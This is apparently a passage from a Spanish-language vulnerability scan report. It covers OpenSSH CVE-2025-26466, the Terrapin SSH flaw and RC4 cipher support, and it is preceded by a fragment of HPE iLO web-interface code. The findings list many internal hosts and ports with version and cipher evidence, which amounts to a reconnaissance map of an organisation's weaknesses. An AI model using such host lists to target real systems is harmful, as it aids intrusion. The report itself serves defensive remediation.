if (!data.target || data.target.readyState!=0)
me.doLogout({ langKey: "login.sessionExp",text: "Session expired." },0);
}
});
$.eventsource("addEventListener","ui-event-source","message",function(data) {

```

```

//Event dispatch here
if(data&&jQuery.isPlainObject(data)) {
me.jQuery.publish("/ui_events",[[data]]); //for subscribers wanting all events
if(jQuery.existsNonNull(data.event)) {
me.jQuery.publish("/ui_events/"+data.event,[data]);
if(data.event==="EVT_ILO_RESET_PULSE") {
me.doLogout({ langKey: "adm_firmware.waitMsg2", text: "iLO is being reset. <br/><br/>If an
SSL or other connection error message is displayed, please clear your browser cache, restart
your browser and re-login.<br/>" }, 60);
} else if(data.event==="EVT_FLASH_START") {
//Start Flash SSE
me.startFlashPolling();
} else if(data.event==="EVT_FLASH_END") {
//END Flash SSE
me.endFlashPolling(false);
}
}
}
});
}

function showApplication() {
document.body.rows="0,*,0,0";
//start event thread
jQuery.eventsource({
label: "ui-event-source",
url: "/sse/ui",
dataType: "json",
error: function(data) {
me.esErrorListener(data);
}
});
frames["appFrame"].location.replace(baseUrl + 'html/application.html');
}

function showFWUpdate() {
iLO.setCookie("altModeProb", iLOGlobal.features.alt_mode.toString());
document.body.rows="0,*,0,0";
frames["appFrame"].location.replace(baseUrl + 'html/admin_firmware.html');
}

function getAltModePage() {
var page = null;
var c = {};
c = iLOGlobal.constants.alt_mode;
switch (iLOGlobal.features.alt_mode) {
case c.HP :
case c.Enabled : page = 'login.html'; break;
case c.ProfileError : page = 'rebranding_profile_problem.html'; break;
case c.NANDError : page = 'rebranding_nand_problem.html'; break;
default :
jQuery.log("index.html unknown alt_mode value="+alt_mode);
page = 'login.html';
break;
}
page = 'html/' + page;
return page;
}

function showAltModeErrorCases(arg) {
var page = getAltModePage();
var modalFrame = frames["modalFrame"];
var fromLogout = (jQuery.isValidString(arg) && arg=="logout") ? true : false;
if (fromLogout) {
document.body.rows = "*,0,0,0";
if (!modalFrame.location.href.match(page)) {

```

```

modalFrame.location.replace(baseUrl + page);
}
try {
modalFrame.updateRebrandingProb();
} catch(e) { }
frames["appFrame"].location.replace(baseUrl + 'html/blank.html');
} else {
var newLoc = baseUrl + page;
if ((modalFrame.location != "about:blank") && (modalFrame.location != newLoc)) {
document.body.rows = "*",0,0,0";
modalFrame.location.replace(newLoc);
}
}
}

function clearApplet() {
try { frames["appletFrame"].location.replace(baseUrl + 'html/blank.html'); }
catch(e) { /* appletFrame isn't ready? */ }
}

function openSMH(targetURL) {
me.SMHwin = window.open(targetURL, "SMH");
try {
me.SMHwin.opener = null;
} catch(e) {
jQuery.log("error opening SMH " + e.message);
}
}

$(document).ready(function() {
var isConnected = iLO.init({ "isApplication": true });
if (iLO.getCookie("sessionKey") || iLOGlobal.cache["session_key"]) {
var alt_mode_cookie = parseInt(iLO.getCookie("altModeProb"), 10);
if (alt_mode_cookie) {
iLO.setAltMode({ "alt_mode" : parseInt(alt_mode_cookie, 10) });
}
// ProfileError is the only alt_mode error (so far) that goes straight to the FWUpdate page
if (iLOGlobal.features.alt_mode_en && (iLOGlobal.features.alt_mode ==
iLOGlobal.constants.alt_mode.ProfileError)) {
showFWUpdate();
} else {
showApplication();
}
} else {
showLogin("fresh");
}
// clear the applet frame
clearApplet();
});
</script>
</head>
<noscript>
<div class='signInWarning' style='display: block'>
<br />
You must have JavaScript enabled in your browser.
</div>
</noscript>
<frameset rows="*,0,0,0" border="0" framespacing="0" frameborder="0">
<frame name="modalFrame" id="modalFrame" frameborder="no" scrolling="auto" noresize />
<frame name="appFrame" id="appFrame" frameborder="no" scrolling="no" noresize />
<frame name="appletFrame" id="appletFrame" frameborder="no" scrolling="no" noresize />
<frame name="ircFrame" id="ircFrame" frameborder="no" scrolling="no" noresize />
</frameset>
Sorry, your browser does not handle frames!
</noframes>

```

```
</frameset>  
</html>
```

| #86 OpenSSH Security Update (CVE-2025-26466) |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media                             | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 5.9                                    | <b>Attack Complexity</b>   | High    | <b>Confidentiality Impact</b> | None      |
| Ocurrencias: 1                               | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | None      |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.3.104

#### Descripción

OpenSSH es un conjunto de programas informáticos que ofrecen sesiones de comunicación encriptadas a través de una red informática utilizando el protocolo SSH.

CVE-2025-26466: OpenSSH es vulnerable a una denegación de memoria/CPU relacionada con el manejo de paquetes SSH2\_MSG\_PING.

Versiones afectadas:

OpenSSH versiones 9.5p1 a 9.9p1 (inclusive)

QID Detection Logic:

Esta detección no autenticada funciona revisando la versión del servicio OpenSSH.

#### Impacto

La explotación exitosa de esta vulnerabilidad podría conducir a una violación de la seguridad o podría afectar la integridad, la disponibilidad y la confidencialidad.

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2025-26466>

#### Referencias

OpenSSH 9.9p2

<https://www.openssh.com/releasenotes.html#9.9p2>

#### Solución

Se recomienda a los clientes actualizar para [OpenSSH 9.9p2](<https://www.openssh.com/releasenotes.html#9.9p2>) o más tarde para remediar esta vulnerabilidad.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[OpenSSH 9.9p2](<https://www.openssh.com/releasenotes.html#9.9p2>)

#### Evidencias

Recurso: 10.0.3.104

|  |
|--|
| Vulnerable SSH-2.0-OpenSSH_9.6 detected on port 22 over TCP. |
|--|

| #87 SSH Prefix Truncation Vulnerability (Terrapin) |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media                                   | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 5.9  | <b>Attack Complexity</b>   | High    | <b>Confidentiality Impact</b> | None      |
| Ocurricencias: 19                                  | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

### Recursos Afectados

10.0.1.126 Puerto: tcp/22  
 10.0.1.147 Puerto: tcp/22  
 10.0.1.149 Puerto: tcp/22  
 10.0.1.150 Puerto: tcp/22  
 10.0.1.151 Puerto: tcp/22  
 10.0.1.159 Puerto: tcp/22  
 10.0.1.160 Puerto: tcp/22  
 10.0.1.167 Puerto: tcp/22  
 10.0.1.74 Puerto: tcp/22  
 10.0.1.76 Puerto: tcp/22  
 10.0.1.87 Puerto: tcp/22  
 10.0.10.10 Puerto: tcp/22  
 10.0.10.11 Puerto: tcp/22  
 10.0.10.13 Puerto: tcp/22  
 10.0.10.14 Puerto: tcp/22  
 10.0.10.8 Puerto: tcp/22  
 10.0.10.9 Puerto: tcp/22  
 10.0.2.234 Puerto: tcp/22  
 10.0.4.97 Puerto: tcp/22

### Descripción

El ataque Terrapin explota debilidades en el protocolo de capa de transporte SSH en combinación con nuevos algoritmos criptográficos y modos de encriptación introducidos por OpenSSH hace más de 10 años. Desde entonces, estas medidas han sido adoptadas por una amplia gama de implementaciones de SSH, lo que afecta a la mayoría de las implementaciones actuales.

### Impacto

La explotación exitosa de la vulnerabilidad puede permitir que un atacante reduzca la seguridad de una conexión SSH al utilizar la negociación de extensión SSH. El impacto en la práctica depende en gran medida de las extensiones apoyadas. Más comúnmente, esto afectará la seguridad de la autenticación del cliente al utilizar una clave pública RSA.

### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2023-48795>

### Referencias

OpenSSH Advisory

<https://www.openwall.com/lists/oss-security/2023/12/20/3>

### Solución

Se aconseja a los clientes que se refieran al asesoramiento individual de proveedores para su sistema operativo e instalen el parche lanzado por el proveedor. Para más información sobre la vulnerabilidad, consulte [ Terrapin Vulnerability ](<https://terrapin-attack.com/>)

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[OpenWall Security Advisory](<https://www.openwall.com/lists/oss-security/2023/12/20/3>)

**Evidencias**

Recurso: 10.0.1.76 Puerto: tcp/22

SSH Prefix Truncation Vulnerability (Terrapin) detected on port: 22  
ChaCha20-Poly1305 Algorithm Support: True  
CBC-EtM Algorithm Support: False  
Strict Key Exchange algorithm enabled: False

Recurso: 10.0.1.87 Puerto: tcp/22

SSH Prefix Truncation Vulnerability (Terrapin) detected on port: 22  
ChaCha20-Poly1305 Algorithm Support: True  
CBC-EtM Algorithm Support: False  
Strict Key Exchange algorithm enabled: False

Recurso: 10.0.1.147 Puerto: tcp/22

SSH Prefix Truncation Vulnerability (Terrapin) detected on port: 22  
ChaCha20-Poly1305 Algorithm Support: True  
CBC-EtM Algorithm Support: False  
Strict Key Exchange algorithm enabled: False

Recurso: 10.0.1.149 Puerto: tcp/22

SSH Prefix Truncation Vulnerability (Terrapin) detected on port: 22  
ChaCha20-Poly1305 Algorithm Support: True  
CBC-EtM Algorithm Support: False  
Strict Key Exchange algorithm enabled: False

Recurso: 10.0.1.150 Puerto: tcp/22

SSH Prefix Truncation Vulnerability (Terrapin) detected on port: 22  
ChaCha20-Poly1305 Algorithm Support: True  
CBC-EtM Algorithm Support: False  
Strict Key Exchange algorithm enabled: False

Recurso: 10.0.1.151 Puerto: tcp/22

SSH Prefix Truncation Vulnerability (Terrapin) detected on port: 22  
ChaCha20-Poly1305 Algorithm Support: True  
CBC-EtM Algorithm Support: False  
Strict Key Exchange algorithm enabled: False

Recurso: 10.0.1.159 Puerto: tcp/22

SSH Prefix Truncation Vulnerability (Terrapin) detected on port: 22  
ChaCha20-Poly1305 Algorithm Support: True  
CBC-EtM Algorithm Support: False  
Strict Key Exchange algorithm enabled: False

Recurso: 10.0.1.160 Puerto: tcp/22

SSH Prefix Truncation Vulnerability (Terrapin) detected on port: 22  
ChaCha20-Poly1305 Algorithm Support: True  
CBC-EtM Algorithm Support: False  
Strict Key Exchange algorithm enabled: False

Recurso: 10.0.1.167 Puerto: tcp/22

SSH Prefix Truncation Vulnerability (Terrapin) detected on port: 22  
ChaCha20-Poly1305 Algorithm Support: True  
CBC-EtM Algorithm Support: False  
Strict Key Exchange algorithm enabled: False

Recurso: 10.0.1.74 Puerto: tcp/22



```
SSH Prefix Truncation Vulnerability (Terrapin) detected on port: 22
ChaCha20-Poly1305 Algorithm Support: True
CBC-EtM Algorithm Support: False
Strict Key Exchange algorithm enabled: False
```

Recurso: 10.0.1.126 Puerto: tcp/22

```
SSH Prefix Truncation Vulnerability (Terrapin) detected on port: 22
ChaCha20-Poly1305 Algorithm Support: True
CBC-EtM Algorithm Support: False
Strict Key Exchange algorithm enabled: False
```

Recurso: 10.0.2.234 Puerto: tcp/22

```
SSH Prefix Truncation Vulnerability (Terrapin) detected on port: 22
ChaCha20-Poly1305 Algorithm Support: True
CBC-EtM Algorithm Support: False
Strict Key Exchange algorithm enabled: False
```

Recurso: 10.0.4.97 Puerto: tcp/22

```
SSH Prefix Truncation Vulnerability (Terrapin) detected on port: 22
ChaCha20-Poly1305 Algorithm Support: True
CBC-EtM Algorithm Support: False
Strict Key Exchange algorithm enabled: False
```

Recurso: 10.0.10.8 Puerto: tcp/22

```
SSH Prefix Truncation Vulnerability (Terrapin) detected on port: 22
ChaCha20-Poly1305 Algorithm Support: True
CBC-EtM Algorithm Support: False
Strict Key Exchange algorithm enabled: False
```

Recurso: 10.0.10.9 Puerto: tcp/22

```
SSH Prefix Truncation Vulnerability (Terrapin) detected on port: 22
ChaCha20-Poly1305 Algorithm Support: True
CBC-EtM Algorithm Support: False
Strict Key Exchange algorithm enabled: False
```

Recurso: 10.0.10.10 Puerto: tcp/22

```
SSH Prefix Truncation Vulnerability (Terrapin) detected on port: 22
ChaCha20-Poly1305 Algorithm Support: True
CBC-EtM Algorithm Support: False
Strict Key Exchange algorithm enabled: False
```

Recurso: 10.0.10.11 Puerto: tcp/22

```
SSH Prefix Truncation Vulnerability (Terrapin) detected on port: 22
ChaCha20-Poly1305 Algorithm Support: True
CBC-EtM Algorithm Support: False
Strict Key Exchange algorithm enabled: False
```

Recurso: 10.0.10.13 Puerto: tcp/22

```
SSH Prefix Truncation Vulnerability (Terrapin) detected on port: 22
ChaCha20-Poly1305 Algorithm Support: True
CBC-EtM Algorithm Support: False
Strict Key Exchange algorithm enabled: False
```

Recurso: 10.0.10.14 Puerto: tcp/22

```
SSH Prefix Truncation Vulnerability (Terrapin) detected on port: 22
ChaCha20-Poly1305 Algorithm Support: True
CBC-EtM Algorithm Support: False
Strict Key Exchange algorithm enabled: False
```



### #88 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Use of Weak Cipher Rivest Cipher 4 (RC4/ARC4/ARCFOUR)

|                  |                            |         |                               |           |
|------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 5.9        | <b>Attack Complexity</b>   | High    | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 49  | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | None      |
|                  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

#### Recursos Afectados

10.0.1.80 Puerto: tcp/636  
 10.0.10.158 Puerto: tcp/443  
 10.0.10.159 Puerto: tcp/443  
 10.0.10.160 Puerto: tcp/443  
 10.0.10.161 Puerto: tcp/443  
 10.0.10.5 Puerto: tcp/3389  
 10.0.10.5 Puerto: tcp/5986  
 10.0.2.104 Puerto: tcp/12345  
 10.0.2.152 Puerto: tcp/12345  
 10.0.2.152 Puerto: tcp/3389  
 10.0.2.152 Puerto: tcp/443  
 10.0.2.153 Puerto: tcp/12345  
 10.0.2.181 Puerto: tcp/443  
 10.0.2.185 Puerto: tcp/587  
 10.0.2.25 Puerto: tcp/12345  
 10.0.2.25 Puerto: tcp/32844  
 10.0.2.27 Puerto: tcp/12345  
 10.0.2.27 Puerto: tcp/3389  
 10.0.2.29 Puerto: tcp/3389  
 10.0.2.97 Puerto: tcp/32844  
 10.0.2.97 Puerto: tcp/3389  
 10.0.3.15 Puerto: tcp/12345  
 10.0.3.15 Puerto: tcp/3389  
 10.0.3.15 Puerto: tcp/444  
 10.0.3.15 Puerto: tcp/5000  
 10.0.3.43 Puerto: tcp/12345  
 10.0.3.43 Puerto: tcp/1433  
 10.0.3.43 Puerto: tcp/3389  
 10.0.3.57 Puerto: tcp/12345  
 10.0.3.65 Puerto: tcp/12345  
 10.0.4.116 Puerto: tcp/3389  
 10.0.4.32 Puerto: tcp/12345  
 10.0.4.32 Puerto: tcp/3389  
 10.0.4.44 Puerto: tcp/5986  
 10.0.4.48 Puerto: tcp/3389  
 10.0.4.48 Puerto: tcp/443  
 10.0.4.58 Puerto: tcp/3389  
 10.0.4.58 Puerto: tcp/443  
 10.0.4.58 Puerto: tcp/5986  
 10.0.4.59 Puerto: tcp/443  
 10.0.4.62 Puerto: tcp/12345  
 10.0.4.62 Puerto: tcp/443  
 10.0.4.62 Puerto: tcp/450  
 10.0.4.72 Puerto: tcp/12345  
 10.0.4.72 Puerto: tcp/3389

10.0.4.8 Puerto: tcp/12345  
 10.0.4.89 Puerto: tcp/5986  
 10.0.4.95 Puerto: tcp/12345  
 10.0.4.95 Puerto: tcp/443

### Descripción

Los protocolos Secure Sockets Layer (SSL v2/v3) y Transport Layer Security (TLS) ofrecen servicios de integridad, confidencialidad y autenticidad a otros protocolos que carecen de estas características. Estos protocolos utilizan cifrados como AES, DES, 3DES y RC4(Arcfour) para cifrar el contenido de los protocolos de capas superiores. Normalmente la salida de un proceso de cifrado es una secuencia de bytes de aspecto aleatorio, pero se ha descubierto que hay un sesgo en la salida del cifrado RC4 (Arcfour), lo que hace que el análisis estadístico del texto cifrado sea más práctico de llevar a cabo.

El ataque descrito es inyectar un javascript malicioso en el navegador de la víctima para asegurar que se establezcan múltiples conexiones con el sitio web objetivo y la misma cookie HTTP sea enviada varias veces al sitio web en forma cifrada. Esto proporciona al atacante un gran conjunto de muestras de texto cifrado que se pueden utilizar para el análisis estadístico.

### Impacto

Si este ataque se lleva a cabo y se recupera una cookie HTTP, el atacante puede utilizar la cookie para hacerse pasar por el usuario cuya cookie fue recuperada.

### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2013-2566>

<https://nvd.nist.gov/vuln/detail/CVE-2015-2808>

### Referencias

<https://success.qualys.com/discussions/s/question/0D52L00004Tnv3CSAR/fix-for-ssl-tls-use-of-weak-rc4-cipher>

### Solución

RC4 no debe utilizarse cuando sea posible. TLSv1.2 o superior resuelve estos problemas.

### Evidencias

Recurso: 10.0.2.27 Puerto: tcp/3389

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION MAC | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|--------------------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                    |                          |        |
| RC4-MD5                               | RSA          | RSA                | MD5 RC4(128)             | MEDIUM |
| RC4-SHA                               | RSA          | RSA                | SHA1 RC4(128)            | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                    |                          |        |
| RC4-MD5                               | RSA          | RSA                | MD5 RC4(128)             | MEDIUM |
| RC4-SHA                               | RSA          | RSA                | SHA1 RC4(128)            | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                    |                          |        |
| RC4-MD5                               | RSA          | RSA                | MD5 RC4(128)             | MEDIUM |
| RC4-SHA                               | RSA          | RSA                | SHA1 RC4(128)            | MEDIUM |

Recurso: 10.0.2.27 Puerto: tcp/12345

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION MAC | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|--------------------|--------------------------|--------|
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                    |                          |        |
| RC4-MD5                               | RSA          | RSA                | MD5 RC4(128)             | MEDIUM |
| RC4-SHA                               | RSA          | RSA                | SHA1 RC4(128)            | MEDIUM |

Recurso: 10.0.2.29 Puerto: tcp/3389

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION MAC | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|--------------------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                    |                          |        |
| RC4-MD5                               | RSA          | RSA                | MD5 RC4(128)             | MEDIUM |
| RC4-SHA                               | RSA          | RSA                | SHA1 RC4(128)            | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                    |                          |        |
| RC4-MD5                               | RSA          | RSA                | MD5 RC4(128)             | MEDIUM |
| RC4-SHA                               | RSA          | RSA                | SHA1 RC4(128)            | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                    |                          |        |

|         |     |     |      |          |        |
|---------|-----|-----|------|----------|--------|
| RC4-MD5 | RSA | RSA | MD5  | RC4(128) | MEDIUM |
| RC4-SHA | RSA | RSA | SHA1 | RC4(128) | MEDIUM |

Recurso: 10.0.2.97 Puerto: tcp/3389

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.2.97 Puerto: tcp/32844

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH RC4 CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.2.104 Puerto: tcp/12345

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH RC4 CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.2.25 Puerto: tcp/32844

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH RC4 CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.2.25 Puerto: tcp/12345

| CIPHER                              | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|-------------------------------------|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                             | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                             | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                             | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                             | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

|                                       |     |     |      |          |        |
|---------------------------------------|-----|-----|------|----------|--------|
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |     |     |      |          |        |
| RC4-MD5                               | RSA | RSA | MD5  | RC4(128) | MEDIUM |
| RC4-SHA                               | RSA | RSA | SHA1 | RC4(128) | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |     |     |      |          |        |
| RC4-MD5                               | RSA | RSA | MD5  | RC4(128) | MEDIUM |
| RC4-SHA                               | RSA | RSA | SHA1 | RC4(128) | MEDIUM |

Recurso: 10.0.3.43 Puerto: tcp/12345

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION MAC | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|--------------------|--------------------------|--------|
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                    |                          |        |
| RC4-MD5                               | RSA          | RSA                | MD5 RC4(128)             | MEDIUM |
| RC4-SHA                               | RSA          | RSA                | SHA1 RC4(128)            | MEDIUM |

Recurso: 10.0.3.43 Puerto: tcp/1433

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION MAC | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|--------------------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                    |                          |        |
| RC4-MD5                               | RSA          | RSA                | MD5 RC4(128)             | MEDIUM |
| RC4-SHA                               | RSA          | RSA                | SHA1 RC4(128)            | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                    |                          |        |
| RC4-MD5                               | RSA          | RSA                | MD5 RC4(128)             | MEDIUM |
| RC4-SHA                               | RSA          | RSA                | SHA1 RC4(128)            | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                    |                          |        |
| RC4-MD5                               | RSA          | RSA                | MD5 RC4(128)             | MEDIUM |
| RC4-SHA                               | RSA          | RSA                | SHA1 RC4(128)            | MEDIUM |

Recurso: 10.0.3.43 Puerto: tcp/3389

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION MAC | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|--------------------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                    |                          |        |
| RC4-MD5                               | RSA          | RSA                | MD5 RC4(128)             | MEDIUM |
| RC4-SHA                               | RSA          | RSA                | SHA1 RC4(128)            | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                    |                          |        |
| RC4-MD5                               | RSA          | RSA                | MD5 RC4(128)             | MEDIUM |
| RC4-SHA                               | RSA          | RSA                | SHA1 RC4(128)            | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                    |                          |        |
| RC4-MD5                               | RSA          | RSA                | MD5 RC4(128)             | MEDIUM |
| RC4-SHA                               | RSA          | RSA                | SHA1 RC4(128)            | MEDIUM |

Recurso: 10.0.4.32 Puerto: tcp/12345

| CIPHER                              | KEY-EXCHANGE | AUTHENTICATION MAC | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|-------------------------------------|--------------|--------------------|--------------------------|--------|
| SSLv2 WITH RC4 CIPHERS IS SUPPORTED |              |                    |                          |        |
| RC4-MD5                             | RSA          | RSA                | MD5 RC4(128)             | MEDIUM |
| SSLv3 WITH RC4 CIPHERS IS SUPPORTED |              |                    |                          |        |
| RC4-MD5                             | RSA          | RSA                | MD5 RC4(128)             | MEDIUM |
| RC4-SHA                             | RSA          | RSA                | SHA1 RC4(128)            | MEDIUM |
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED |              |                    |                          |        |
| RC4-MD5                             | RSA          | RSA                | MD5 RC4(128)             | MEDIUM |
| RC4-SHA                             | RSA          | RSA                | SHA1 RC4(128)            | MEDIUM |

Recurso: 10.0.4.32 Puerto: tcp/3389

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION MAC | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|--------------------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                    |                          |        |
| RC4-MD5                               | RSA          | RSA                | MD5 RC4(128)             | MEDIUM |
| RC4-SHA                               | RSA          | RSA                | SHA1 RC4(128)            | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                    |                          |        |
| RC4-MD5                               | RSA          | RSA                | MD5 RC4(128)             | MEDIUM |
| RC4-SHA                               | RSA          | RSA                | SHA1 RC4(128)            | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                    |                          |        |
| RC4-MD5                               | RSA          | RSA                | MD5 RC4(128)             | MEDIUM |
| RC4-SHA                               | RSA          | RSA                | SHA1 RC4(128)            | MEDIUM |

Recurso: 10.0.4.48 Puerto: tcp/443

| CIPHER                 | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|------------------------|--------------|----------------|------|--------------------------|--------|
| SSLv2 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| SSLv3 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
